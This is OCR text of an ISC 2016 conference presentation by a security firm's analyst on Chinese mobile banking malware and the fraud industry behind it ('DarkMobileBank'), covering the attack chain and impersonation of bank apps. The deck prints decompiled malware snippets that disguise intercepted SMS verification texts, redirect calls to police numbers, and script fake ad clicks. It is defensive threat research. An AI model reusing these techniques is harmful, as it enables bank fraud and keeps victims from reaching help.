ISC 2016

2016 中国互联网安全大会 China Internet Security Conference

协同联动 共建安全+命运共同体

揭秘移动银行和支付黑产
DarkMobileBank

陈家林

安天实验室武汉移动安全公司副总经理

目录

- DARKMOBILEBANK研究背景介绍
- 黑产攻击链条
- 黑产行动战术和技术分析
- 攻击活跃行为的数据分析
- 一点延伸，黑产花样百出

ISC 2016 中国互联网安全大会

360互联网安全中心

DarkMobileBank
研究背景介绍

我们看到的黑产冰山一角

2013 ~ 2016累计估计

2016 Q1累计估计

保守估计，10w+黑产从业

此次研究的初心

探索在各关联方形成解决方案的闭环

职能部门，运营商	银行，金融公司	安全公司
• 威胁渠道检测 • 威胁渠道阻断	• 战术，战略，落地支撑 • 联合防御和处置	• 检测和防御能力 • 攻击者回溯分析 • 攻击链打击 • 受害者画像，缓解措施

DarkMobileBank的由来

拦截马的受害者设备不仅成为被攻击者控制的移动僵尸网络，更成为天然提款机，如同攻击者拥有的私有银行一般，因此我们对整个黑产和威胁用代号名称DarkMobileBank来命名。


ISC 2016 中国互联网安全大会

360互联网安全中心


黑产攻击链条及技术分析

移动威胁攻击链

跟传统网络安全攻击链对比



移动威胁攻击链 – 总体威胁图



移动威胁攻击链

攻击链各阶段主要战术和技术手法

- 物料准备
- 经验传授
- 精细分工

- 制作木马
- 钓鱼网站
- 注册大量域名
- 注册邮箱
- 手机号

- 伪基站

- 伪装正常应用
- 诱导用户安装
- 诱导用户授权

- 短信，网络远控
- 隐身，防卸载
- 隐私数据贩卖
- 精准攻击

移动威胁攻击链

受害者资产分类

姓名
证件号码
银行卡号
密码
CVV码
手机号码

ISC 2016 中国互联网安全大会

360互联网安全中心

黑产行动战术和技术分析

黑产行动战术和技术分析

钓鱼伪装和仿冒技术

- 伪装成银行类名称或图标
- 短信伪装
- 钓鱼网站

仿冒检测算法是关键

伪装银行	伪装工商银行	伪装建设银行	伪装交通银行	伪装农业银行	伪装招商银行	伪装银联	其他	
伪装应用名称	工商银行 工行客户端	建设银行 中国建设银行 建行安全控件 建行客户端 建设积分客户端 建设银行客户端	交行安全控件 交通银行客户端 交通银行安全控件	农业银行 中国农业银行	招行 招商银行 招行安全控件 招商银行手机客户端	银联在线 中国银联 银联控件 银联安全控件 银联安全证书	平安银行 安全控件	浦发银行 安全控件 安装
伪装应用图标示例								

黑产行动战术和技术分析

APP名称仿冒

直接盗用	• 中国银行 • 支付宝
以升级，插件，控件等衍生名	• 建行升级系统 • 交通银行大学生版 • 支付宝安全控件
加入特殊符号	• Alipay 支付宝 • 招商银行丨招商银行·因您而变
加上版本号	• 支付宝钱包8.3安卓版 • 农行建行数据采集4.0
恶搞	• 余鹅宝 • 健设银行

黑产行动战术和技术分析

APP图标仿冒

- 直接盗用原图

- 直接对原始图标截图

- 颜色变化


- 加入角标



- 盗用后，加入其它信息






黑产行动战术和技术分析 – 各种奇技淫巧

回传短信内容置换隐秘，逃过运营商

```
public static void b(String arg7, Context arg8) {
    String v0 = arg7.length() > 70 ? arg7.substring(0, 70) : arg7;
    try {
        v0 = v0.replace("验证码", "演马").replace("金额", "京娥").replace("账户", "帐护").replace("人民币", "入民比")
                .replace("付款", "父款").replace("快捷", "块捷").replace("支付", "只负").replace("取款", "娶款")
                .replace("汇入", "汇人").replace("账号", "帐好").replace("交易", "较意").replace("注册", "住厕")
                .replace("银行", "圣航").replace("尾号", "伪好").replace("泄露", "外流").replace("申请", "茎青")
                .replace("开通", "还同").replace("网银", "往圣").replace("校验码", "演马");
    }
    catch(Exception v1) {
    }
```


电话劫持 – 篡改去掉号码

```
if(arg6.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
    d v0_1 = d.a(arg5);
    if("1".equals(v0_1.e())) {
        String v1 = this.getResultData();
        if(("02159611039".equals(v1)) || ("021110".equals(v1)) || ("01085953400".equals(v1))
                ) {
            this.setResultData(v0_1.c());
        }

        if("02159611039".equals(v1)) {
            Toast.makeText(arg5, "上海市崇明分局", 1).show();
            return;
        }

        if("021110".equals(v1)) {
            Toast.makeText(arg5, "湖北省公安廳", 1).show();
            return;
        }

        if(!"01085953400".equals(v1)) {
            return;
        }

        Toast.makeText(arg5, "朝阳公安局", 1).show();
```

替换呼叫号码

黑产行动战术和技术分析 – 各种奇技淫巧

模拟点击广告

```
private void click(Object obj) {
    try {
        Float v23 = obj[0];
        Float v24 = obj[1];
        WebView v22 = obj[2];
        long v2 = System.currentTimeMillis();
        long v4 = System.currentTimeMillis();
        float v7 = (((float)v22.getWidth())) * v23.floatValue();
        float v8 = v22.getScale() * v24.floatValue() * (((float)v22.getContentHeight()));
        int v21 = 0;
        if(v8 > (((float)v22.getHeight())) * 0.8f) {
            v21 = ((int)(v8 - (((float)v22.getHeight())) * 0.8f));
            if((((float)v21)) > (((float)v22.getContentHeight())) * v22.getScale() - (((float)
                    v22.getHeight())))) {
                v21 = ((int)((((float)v22.getContentHeight())) * v22.getScale() - (((float)v22
                        .getHeight()))));
            }

            v8 -= ((float)v21);
        }

        v22.scrollTo(v22.getScrollX(), v21);
        v22.onTouchEvent(MotionEvent.obtain(v2, v4, 0, v7, v8, 0));
        v22.onTouchEvent(MotionEvent.obtain(v2, v4, 1, v7, v8, 0));
    }
    catch(Exception v17) {
        v17.printStackTrace();
    }
```

滑动到指定位置进行模拟点击事件

```
if(v0_1 == 1) {
    v0_3 = String.valueOf(com.facebook.mini.a.a.c) + "sleep 3; input tap " + X1 + " "
            + Y1 + ";sleep 3; input tap " + X1 + " " + Y1 + ";sleep 3; input tap " +
           X1 + " " + Y1 + ";";
}
else if(v0_1 == 2) {
    v0_3 = String.valueOf(com.facebook.mini.a.a.c) + "sleep 3; input swipe " + X3 +
            " " + Y2 + " " + X4 + " " + Y2 + ";sleep 1; input tap " + X1 + " " + Y1 +
            ";sleep 3; input tap " + X1 + " " + Y1 + ";sleep 3; input tap " + X1 + " "
            + Y1 + ";";
}
else {
    v0_3 = String.valueOf(com.facebook.mini.a.a.c) + "sleep 3; input swipe " + X3 +
            " " + Y2 + " " + X4 + " " + Y2 + ";sleep 1;input swipe " + X3 + " " + Y2
            + " " + X4 + " " + Y2 + ";sleep 1; input tap " + X1 + " " + Y1 + ";sleep 3; input tap "
            + X1 + " " + Y1 + ";sleep 3; input tap " + X1 + " " + Y1 + ";";
}
```

```
private void back(Object obj) {
    if((obj instanceof WebView)) {
        obj.goBack();
    }
```


模拟后退

黑产行动战术和技术分析

按照时间自动行为停止


```
try {
    v7.setTime(new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").parse("2016-12-30 12:00:00"));
}
catch(ParseException v8) {
    v8.printStackTrace();
}

this.timeOver = v7.getTimeInMillis();
if(System.currentTimeMillis() >= this.timeOver) {
    return;
```


主动筛选筛选高价值受害用户或侵害目标




黑产行动战术和技术分析

免杀
- 加固
- 隐藏图标
- 激活管理员防卸载




加固就是一把双刃剑



黑产行动战术和技术分析

二次贩卖和利用窃财通道价值变现




ISC 2016 中国互联网安全大会

360互联网安全中心

攻击活跃行为的数据分析

攻击各阶段行为数据分析

攻击武器化阶段

